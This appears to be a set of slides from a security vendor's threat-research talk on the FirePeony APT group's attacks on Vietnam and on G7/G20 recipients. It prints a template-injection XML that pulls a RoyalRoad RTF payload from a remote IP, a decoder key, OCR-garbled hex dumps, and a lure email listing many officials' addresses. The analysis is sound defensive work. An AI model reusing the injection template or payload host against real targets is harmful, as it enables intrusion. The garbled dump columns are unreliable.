



NTT

Security Holdings

FirePeony

A ghost wandering around the Royal Road

NTT Security Holdings

Rintaro Koike, Shogo Hayashi



Rintaro Koike

Security Analyst @ NTT Security

Threat Research, Malware Analysis


Researcher @ nao_sec



Shogo Hayashi

Security Analyst @ NTT Security

EDR Log Analysis, Custom Signature Creation



Overview of FirePeony


- aka SharpPanda
- China-nexus APT group
- CheckPoint published a report in June 2021

<https://research.checkpoint.com/2021/Chinese-apt-group-targets-southeast-Asian-government-with-previously-unknown-backdoor/>

- Targeting Southeast Asia, including Vietnam and Thailand
- Using RoyalRoad RTF, 5.t Downloader, VictoryDll, Soul Framework


→ Expands target area including Japan and Europe starting in May 2023

Past attack cases




Case 1: Attack flow

Attack on Vietnam in January 2023




Case 1: Decoy file



Case 1: Template Injection

/word/_rels/settings.xml.rels

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
  <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId9626" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
      Target="http://139.180.137.73/YbZe6AQE/KJ8oqz1G.png"
      TargetMode="External"/>
  </Relationships>
```



Case 1: RoyalRoad RTF



```
-----
File: 'KJ8oqzIG.png' - size: 607609 bytes
-----
id |index |OLE Object
-----
0 |000078ADh |format_id: 2 (Embedded)
  |         |class name: b'PACKAGE
  |         |data size: 278016
  |         |OLE Package object:
  |         |Filename: '\x1a\x1a\x1a'
  |         |Source path:
  |         |Temp path = ''
  |         |MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
  |         |File Type: Unknown file type
-----
1 |0008FA0Eh |format_id: 2 (Embedded)
  |         |class name: b'Equation.2\x00\x124V\x90\x124VvT2'
  |         |data size: 8485
  |         |MD5 = '97409f91329120291b1036eb178d978d4'
```

```
159 def decode_8291706f(enc_data):
160     print('[!] Type [8291706f] is Detected!')
161     print('[+] Decoding...')
162
163     key = bytearray(b"2Y1K77")
164     s = rc4_ksa(key)
165     dec_data = rc4_prga(enc_data, s)
166
167     return dec_data
```

https://github.com/nao-sec/rr_decoder


Decrypt

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	82	91	70	6F	DE	E4	30	B8	AF	9A	6F	37	7B	7B	4A	0E	qpc'.0x0x7[.]
00000010	C0	83	BA	FD	9C	4A	D2	2F	CE	2F	74	57	63	CE	E6	2D	タ・.靡/本/Wcホ.-
00000020	12	F3	B3	73	D2	8C	71	C8	5A	90	5B	98	B5	E8	AD	6F	. . s 標 2 深 京 羅 o
00000030	F9	83	F9	71	41	75	BE	6C	29	06	9A	57	FC	F1	B9	9A	. . Autl). 略・々奥
00000040	D2	F2	9C	F3	47	11	B1	FF	52	E9	0F	EF	4A	36	33	00	. . .ア.R.. 63.
00000050	E1	3A	51	5B	D0	40	2E	AA	02	29	57	D7	60	0B	11	71	. :Q[. @. .u) W 3 . . q
00000060	C3	9A	87	55	24	22	75	EC	FC	EC	39	78	D4	61	63	17	ヲ奥U\$ "u . . 9xYac.
00000070	CF	FC	84	6E	41	B4	4F	8C	7F	5D	4E	C5	55	72	C2	72	マ・nAID. . JNfUrツr
00000080	26	3F	D4	ED	B3	2A	B5	6B	17	9D	DB	AC	72	D9	90	01	&? 所 木 札 . 早 yrlk . .
00000090	1A	56	65	3C	9B	D0	C2	0D	2F	3B	7C	3D	05	8E	D9	92	. Ve< 崎 7 . / ; = . 勺 .
000000A0	0B	29	50	B3	D4	6B	54	9C	3B	E2	BB	71	8D	0E	16	24	.) P 7 k T . ; 嵌 a . . \$
000000B0	FD	60	2B	24	9A	C0	E7	91	18	82	35	67	0B	EA	DC		. . * 羽 羽 恋 . . 5g . .
000000C0	E1	F7	DF	8C	6B	8D	83	8A	CF	5D	79	A9	3B	5C	71	2E	礎 . 溪 崎 観 1 7 8 y a .
000000D0	2A	4F	5D	0E	CB	17	D7	9A	B0	8B	0E	3D	57	85	4B	48	* 0 1 猴 . 礼 謹 = W * H
000000E0	3B	37	8C	D0	A9	4F	74	82	4D	4A	F8	48	99	2E	6D	41	; 7 糊 7 0 t . J . . mA
000000F0	39	9D	29	7A	2A	69	92	FA	E0	47	0F	A7	9C	EF	D1	DE	9 .) z * i 諦 澄 . 列 頼 4'

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ...
00000010	B8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ク.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ク.....@.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	10	01	00@.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68 ! ! ! ! Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program cannot
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	00	0D	0A	24	00	00	00	00	00	00	00	mode...\$.
00000080	DA	16	99	0E	9E	77	F7	5D	9E	77	F7	5D	9E	77	F7	5D	l... 檜・檜・檜・
00000090	F1	13	F4	5C	93	77	F7	5D	F1	13	F2	5C	03	77	F7	5D	.. 努... .w
000000A0	F1	13	F3	5C	88	77	F7	5D	F1	13	F1	5C	9F	77	F7	5D	.. 檜... 敵
000000B0	20	06	F3	5C	91	77	F7	5D	20	06	F4	5C	88	77	F7	5D	.. 層... . . .
000000C0	20	06	F2	5C	D6	77	F7	5D	F1	13	F6	5C	9B	77	F7	5D	.. 3w... 孩
000000D0	9E	7F	5D	FE	77	F7	5D	09	05	FE	5C	92	77	F7	5D		檜...w... 物
000000E0	09	05	F7	5C	9F	77	F7	5D	09	05	08	5D	9F	77	F7	5D	.. 敵... 敵
000000F0	09	05	F5	5C	9F	77	F7	5D	62	69	63	68	9E	77	F7	5D	.. 敵・Rich檜


Case 1: 5.t Downloader

5.t Downloader sends the host's environment information to the C&C server, which downloads and executes additional malware if targeted



Case 2: Attack flow

Attack on G7/G20 in May 2023



Case 2: G7 Hiroshima Summit



Security Holdings

[Sending Finalized Text] G7+Partners FASS Meeting - メッセージ (HTML 形式)

ファイル メッセージ ヘルプ 何をしますか

削除 アーカイブ 移動 返信 全員に返信 転送 未読にする 検索 音声読み上げ ズーム

[Sending Finalized Text] G7+Partners FASS Meeting

'G20 Indonesia' via UK Sherpa Office <sherpa.office@cabinetoffice.gov.uk>
宛先 alannah.irwin@cabinetoffice.gov.uk; emil.levendoglu@cabinetoffice.gov.uk; jack.fitzgerald@cabinetoffice.gov.uk; sherpa.office@cabinetoffice.gov.uk; uk.sherpa@cabinetoffice.gov.uk; heulwen.philpot@cabinetoffice.gov.uk; isaac.virchis@cabinetoffice.gov.uk; Isabel.ayton@cabinetoffice.gov.uk; 他 91 名 2023/05/23 (火) 11:37

[FINAL] Hiroshima Action Statement for Resilient Global Food Security_trackchanged.docx 50 KB

Best,

G20 Indonesia Sherpa Office

Ministry of Foreign Affairs, Republic of Indonesia

Jalan Taman Pejambon No. 6
Jakarta, Indonesia 10110
P: +62 21 344 1508
E: g20-indonesia@kemlu.go.id
W: www.kemlu.go.id

Coordinating Ministry for Economic Affairs, Republic of Indonesia

Jalan Lapangan Banteng Timur Nomor 2-4,
Jakarta, Indonesia 10710
P: +62 21 352 1835
E: sherpa-g20@ekon.go.id
W: www.ekon.go.id

--

You received this message because you are subscribed to the Google Groups "UK Sherpa Office" group.

To unsubscribe from this group and stop receiving emails from it, send an email to sherpa.office+unsubscribe@cabinetoffice.gov.uk.

To view this discussion on the web visit <https://groups.google.com/a/cabinetoffice.gov.uk/d/msgid/uk.sherpa.office/c64e5acc4a6540d8b3ae030a1d20fa1%40kemlu.go.id>.

Case 2: Decoy file

The screenshot shows a Microsoft Word document with the following text:

Hiroshima Action Statement for Resilient Global Food Security

1
2
3 We, the leaders of Japan, Australia, Brazil, Canada, Comoros, the Cook Islands, France, Germany, India,
4 Indonesia, Italy, the Republic of Korea, the United Kingdom, the United States of America, Viet Nam
5 and the European Union, reaffirmed that access to affordable, safe and nutritious food is a basic
6 human need, and shared the importance of working closely together to respond to the worsening
7 global food security crisis with the world facing highest risk of famine in a generation and to build
8 more resilient, sustainable and inclusive agriculture and food systems, including through enhancing
9 stability and predictability in international markets. Noting the key actions outlined in the UN Food
10 Systems Summit 2021 (UNFSS) and the 2022 Global Food Security Roadmap endorsed by over 100
11 country signatories as well as the G20's efforts on global food security, we intend to jointly take the
12 following actions in cooperation with the international community to strengthen global food security
13 and nutrition and call on other partners to join us in these efforts¹⁴


14
15
16 **1. Responding to the immediate food security crisis¹⁷**

18 Global food security is threatened by multiple factors and risks such as the COVID-19 pandemic,
19 volatile energy, food and fertilizer prices, the serious impact of climate change and armed conflicts,
20 with disproportionate impacts on the most vulnerable, including women, children and persons with
21 disabilities. The war in Ukraine has further aggravated the ongoing food security crisis around the
22 world, especially in developing and least developed countries. We note with deep concern the
23 adverse impact of the war in Ukraine and stress that it is causing immense human suffering and

